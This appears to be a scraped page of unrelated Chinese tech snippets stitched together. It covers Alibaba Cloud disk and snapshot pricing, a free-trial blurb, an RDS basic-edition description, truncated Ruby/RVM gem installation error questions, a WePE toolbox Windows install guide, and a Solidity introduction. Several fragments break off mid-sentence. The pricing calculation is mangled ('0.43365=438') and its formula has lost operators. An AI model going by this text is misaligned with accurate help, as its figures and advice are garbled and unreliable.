
关于云盘的使用. 我们主要需要注意的是1. 是否随实例释放. 2. 云盘的地址和区域. 此处会和挂载的服务器相关
https://www.aliyun.com/price/product?spm=a2c4g.11186623.0.0.23af62e4y2ebMe#/disk/detail/disk
阿里云的快照比较鸡肋. 只能对于某个云盘设置. 不过如果你的云盘很长时间都不需要使用, 可以将其打成快照, 随后释放云盘. 这样可以减少一定的开销. 阿里云的云盘还比较方便, 云盘会对内容进行压缩, 比如你云盘100G, 只使用了10G, 那么镜像的大小只有10G, 这会减少比较多的开销.
云盘的价格计算大致如下所示:
计费示例:假设杭州地域有100 GB快照,那么1小时0.016元,1天0.4元。0.43365=438.
公式:(0.12元/GB/月100 GB1月)➗30天➗24小时≈0.016元/小时。
https://help.aliyun.com/document_detail/56159.html?spm=5176.2020520101snapshot.usage.sizeRule.40b14df5aun6iw
[1]. [https://www.aliyun.com/] (https://www.aliyun.com/)
作为新的阿里云用户,您可以50免费试用多种优惠,价值高达1,700美元(或8,500美元)。这将让您了解和体验阿里云平台上提供的一系列产品和服务。如果您以个人身份注册免费试用,您将获得价值1,700美元的优惠。但是,如果您是注册公司,您可以选择企业免费试用,提交基本信息通过企业实名注册验证,即可开始价值$8,500的免费试用!本教程介绍了如何设置您的帐户并使用您的免费试用版。关于免费试用在我们开始此试用之前,您还必须遵守以下条款和条件才能访问您的免费试用:只有在一年内创建的账户才有资格获得阿里云免费试用。通过此免费试用优惠,用户可以免费试用免费试用活动页面上列出的每种产品一次。如果您有多个帐
基础版云数据库RDS的产品系列包括基础版、高可用版、集群版、三节点企业版,本文介绍基础版实例的相关信息。RDS基础版实例也称为单机版实例,只有单个数据库节点,计算与存储分离,性价比超高。说明RDS基础版实例只有一个数据库节点,没有备节点作为热备份,因此当该节点意外宕机或者执行重启实例、变更配置、版本升级等任务时,会出现较长时间的不可用。如果业务对数据库的可用性要求较高,不建议使用基础版实例,可选择其他系列(如高可用版),部分基础版实例也支持升级为高可用版。基础版与高可用版的对比拓扑图如下所示。优势 性能由于不提供备节点,主节点不会因为实时的数据库复制而产生额外的性能开销,因此基础版的性能相对于
我刚刚安装了带有RVM的Ruby2.2.0,并尝试使用它得到了这个:$rvmuse2.2.0--defaultUsing/Users/brandon/.rvm/gems/ruby-2.2.0dyld:Librarynotloaded:/usr/local/lib/libgmp.10.dylibReferencedfrom:/Users/brandon/.rvm/rubies/ruby-2.2.0/bin/rubyReason:Incompatiblelibraryversion:rubyrequiresversion13.0.0orlater,butlibgmp.10.dylibpro
我正在运行Ubuntu11.10并像这样安装Ruby1.9:$sudoapt-getinstallruby1.9rubygems一切都运行良好,但ri似乎有空文档。ri告诉我文档是空的,我必须安装它们。我执行此操作是因为我读到它会有所帮助:$rdoc--all--ri现在,当我尝试打开任何文档时:$riArrayNothingknownaboutArray我搜索的其他所有内容都是一样的。 最佳答案 这个呢?apt-getinstallri1.8编辑或者试试这个:(非rvm)geminstallrdocrdoc-datardoc-da
我已经通过提供MagickWand.h的路径尝试了一切,我安装了命令工具。谁能帮帮我?$geminstallrmagick-v2.13.1Buildingnativeextensions.Thiscouldtakeawhile...ERROR:Errorinstallingrmagick:ERROR:Failedtobuildgemnativeextension./Users/ghazanfarali/.rvm/rubies/ruby-1.8.7-p357/bin/rubyextconf.rbcheckingforRubyversion>=1.8.5...yescheckingfor/
我正在使用macos,我想使用ruby驱动程序连接到sqlserver。我想使用tiny_tds,但它给出了缺少free_tds的错误,但它已经安装了。怎么能过这个?~brewinstallfreetdsWarning:freetds-0.91.112alreadyinstalled~sudogeminstalltiny_tdsBuildingnativeextensions.Thiscouldtakeawhile...ERROR:Errorinstallingtiny_tds:ERROR:Failedtobuildgemnativeextension.完整日志如下:/System
我正在使用PostgreSQL9.1.3(x86_64-pc-linux-gnu上的PostgreSQL9.1.3,由gcc-4.6.real(Ubuntu/Linaro4.6.1-9ubuntu3)4.6.1,64位编译)和在ubuntu11.10上运行3.2.2或3.2.1。现在,我可以使用以下命令连接PostgreSQLsupostgres输入密码我可以看到postgres=#我将以下详细信息放在我的config/database.yml中并执行“railsdb”,它工作正常。开发:adapter:postgresqlencoding:utf8reconnect:falsedat
如何解决这个错误:$rvminstall1.9.3Searchingforbinaryrubies,thismighttakesometime.Nobinaryrubiesavailablefor:osx/10.9/x86_64/ruby-1.9.3-p547.Continuingwithcompilation.Pleaseread'rvmhelpmount'togetmoreinformationonbinaryrubies.Checkingrequirementsforosx.Certificatesin'/usr/local/etc/openssl/cert.pem'arealr
下载微PE工具箱进入官网下载微PE工具箱-下载 安装好后,打开微PE工具箱客户端,选择安装PE到U盘 PE壁纸可选择自己喜欢的壁纸,勾选上包含DOS工具箱,个性化盘符图标 下载原版系统进入网站下载镜像NEXT,ITELLYOU如果没有账号,注册一下就好进入选择开始使用选择win10 这里我们选择消费者版,用迅雷把BT种子下载下来 下面的两个盘符,是PE工具箱安装进U盘后,分成的盘符,注意EFI的盘符,这里面不能删东西,也不能添东西,另一个盘符可以当做正常的U盘空间使用,我们现在需要把下载下来的景象文件复制到正常的U盘空间中去 这个时候我们的系统U盘就只做好了 安装系统我们将U盘插入电脑,开机,
前面一篇关于智能合约翻译文讲到了,是一种计算机程序,既然是程序,那就可以使用程序语言去编写智能合约了。而若想玩区块链上的项目,大部分区块链项目都是开源的,能看得懂智能合约代码,或找出其中的漏洞,那么,学习Solidity这门高级的智能合约语言是有必要的,当然,这都得在公链``````以太坊上,毕竟国内的联盟链有些是不兼容Solidity。Solidity是一种面向对象的高级语言,用于实现智能合约。智能合约是管理以太坊状态下的账户行为的程序。Solidity是运行在以太坊(Ethereum)虚拟机(EVM)上,其语法受到了c++、python、javascript影响。Solidity是静态类型
